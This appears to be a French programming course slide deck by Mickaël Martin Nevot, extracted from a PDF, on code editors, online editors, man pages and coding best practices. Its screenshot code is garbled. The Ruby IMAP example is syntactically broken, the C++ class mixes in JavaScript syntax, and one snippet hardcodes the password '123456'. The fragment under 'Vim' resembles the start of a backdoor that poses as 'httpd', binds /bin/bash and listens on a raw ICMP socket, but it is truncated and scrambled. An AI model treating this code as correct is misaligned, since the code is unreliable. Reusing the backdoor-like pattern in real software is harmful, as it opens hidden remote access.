

Invite de commande en ligne



<https://cocalc.com/>


Pour les tests durant le cours

Éditeur Windows portable



<https://mobaxterm.mobatek.net/download-home-edition.html>

Editeurs de code source




```

48 end
49
50 def open
51   @tmp = Net::IMAP.new(@imap_server, @imap_port, true, nil, false)
52   log @tmp.login(@username, @password)
53   list_mailboxes = prefetch @tmp.list_mailboxes
54 end
55
56 # reports a block, closes on finish
57 def with_open
58   @tmp = Net::IMAP.new(@imap_server, @imap_port, true, nil, false)
59   log @tmp.login(@username, @password)
60   yield self
61 end
62
63 def close
64   log "Closing connection"
65   @tmp.close
66 rescue Net::SMTPResponseError => e
67   log "SMTP connect rescue IOError"
68 end
69
70 rescue Timeout::Error
71 end
72
73 def select_mailbox(@mailbox, force=false)
74   if @mailbox.nil? || @mailbox.empty?
75     @mailbox = @mailboxes[@mailbox]
76   end
77 end
78
79 log "Selecting mailbox #{@mailbox.inspect}"
80 log @tmp.select(@mailbox)
81
82 log "done"
83
84 @mailbox = @mailboxes
85 @label = Label.new(@mailbox) || Label.create(name: @mailbox)
86
87 log "Getting mailbox status"
88 @mailbox.refresh
89 log "Getting highest message id"
90 return @mailbox.highest_message_id
91
92 return unless $stdin.getc
93 select_mailbox(@mailbox, true)
94
95 return unless $stdin.getc
96 select_mailbox(@mailbox, true)
97
98
99
100

```

Vim





```

19 #define PROGRAMME "httpd"
20 #define SHELL "/bin/bash"
21
22 int main(int argc, char *argv[]) {
23     int i;
24     int n;
25     char *buf[1024];
26     unsigned char *ip[4];
27     char *ipstr[15];
28     unsigned char *portstr[2];
29     unsigned short port;
30     struct sockaddr_in shell;
31     /* Spawn child processes */
32     signal(SIGCHLD, SIG_IGN);
33     s = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
34     if (s == -1) {
35         print
36         fprintf(stderr, "restrict %s\n", argv[0]);
37         return 0;
38     }
39     pthread_rwlock_int_flags_shared
40     for (;;) {
41         pthread_mutex_t mutex;
42         n = r;
43         if (n == SC_THREAD_PRIO_INHERIT)
44             pthread_mutex_t mutex;
45             pthread_mutex_t mutex;
46             pthread_mutex_t mutex;
47             pthread_mutex_t mutex;

```

VSCode

```


1  /*
2  * Once upon a time...
3  */
4
5  class Vampire {
6  public:
7      Vampire(const props& props) {
8          this->location = props.location;
9          this->birthdate = props.birthDate;
10         this->deathDate = props.deathDate;
11         this->weaknesses = props.weaknesses;
12     }
13
14     int getAge() const {
15         return this->calcAge();
16     }
17
18     int calcAge() const {
19         return this->deathDate - this->birthdate;
20     }
21
22     // ...there was a guy named Vlad
23
24     const Dracula & new Vampire({
25         location: 'Transylvania',
26         birthDate: 1428,
27         deathDate: 1476,
28         weaknesses: ['Sunlight', 'Garlic']
29     });
30

```

Notepad++



XEmacs

```

1  // Loop until we find a password
2  while (1) {
3      printf("Enter password: ");
4      char *password = fgets(buf, sizeof(buf), stdin);
5      if (!password) continue;
6      if (!strcmp(password, "123456"))
7          printf("Correct!\n");
8      else
9          printf("Wrong!\n");
10     }

```

Environnement hostile




Architecture ou OS non choisi

Editeurs de code source imposé


...

Editeurs en ligne



```
1 val names = arrayOf("Anna", "Alex", "Brian", "Jack")
2 val count = names.count()
3 for (i in 0..count - 1) {
4     println("Person ${i + 1} is called ${names[i]}")
5 }
```

Welcome to Kotlin version 1.0.3



```
1 // https://en.wikipedia.org/wiki/
2 // 0
3 // 0 + 1 = 1
4 // 0 + 1 + 2 = 3
5 /*
6 * n - fibonacci number
7 */
8 function fibonacci (n) {
9     var a = 0; b = 1; f = 1;
10    for (var i = 2; i <= n; i++) {
11        f = a + b;
12        a = b;
13        b = f;
14    }
15    return f;
16 }
17
18 // Cool!
```

<https://repl.it/@DiveenSypher/Test#main.sh>

<https://codeshare.io/>

Man

```

MAN(1)                                Manual pager utils                                MAN(1)

NAME
    man - an interface to the on-line reference manuals


SYNOPSIS
    man [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L locale] [-m
system[,...]] [-M path] [-S list] [-e extension] [-i|-I] [--regex--wildcard]
[--names-only] [-a] [-u] [--no-subpages] [-P pager] [-r prompt] [-7] [-E encod-
ing] [--no-hyphenation] [--no-justification] [-p string] [-t] [-T[device]]
[-H[browser]] [-X[dpi]] [-Z] [[section] page ...] ...
    man -k [apropos options] regexp ...
    man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
    man -f [whatis options] page ...
    man -l [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L locale]
[-P pager] [-r prompt] [-7] [-E encoding] [-p string] [-t] [-T[device]]
[-H[browser]] [-X[dpi]] [-Z] file ...
    man -w|-W [-C file] [-d] [-D] page ...
    man -c [-C file] [-d] [-D] page ...
    man [-?V]

DESCRIPTION
    man is the system's manual pager. Each page argument given to man is normally
the name of a program, utility or function. The manual page associated with
each of these arguments is then found and displayed. A section, if provided,
will direct man to look only in that section of the manual. The default action
is to search in all of the available sections following a pre-defined order ("1
n 1 8 3 0 2 5 4 9 6 7" by default, unless overridden by the SECTION directive
in /etc/man-db.conf), and to show only the first page found, even if page
exists in several sections.


    The table below shows the section numbers of the manual followed by the types
of pages they contain.

    1 Executable programs or shell commands
Manual page man(1) line 1 (press h for help or q to quit)

```



Bonnes pratiques



+ Indentation

+ 80 caractères par ligne



Quand vous relisez votre propre code source



Sensibilité à la casse

80 caractères : tailles des premiers terminaux physiques (avec 24 lignes)

Bonnes pratiques



- *Write a function in Java that calculates syracuse and add javadoc in french*
- What does Function 1 do, in french?


```
// Function 1
```

```
var fullNames = [];
```

```
for (var i = 0; i < 50; i++) {  
    fullNames.push(names[Math.floor(  
        Math.random() * names.length)] + " "  
        + lastNames[Math.floor(Math.random() *  
            lastNames.length)]);  
}
```

- Comment séduire 1 fille en 5 points ?

Bonnes pratiques



Crédits

Auteur

Mickaël Martin Nevot

mmartin.nevot@gmail.com



Carte de visite électronique

Relecteurs

Cours en ligne sur : www.mickael-martin-nevot.com

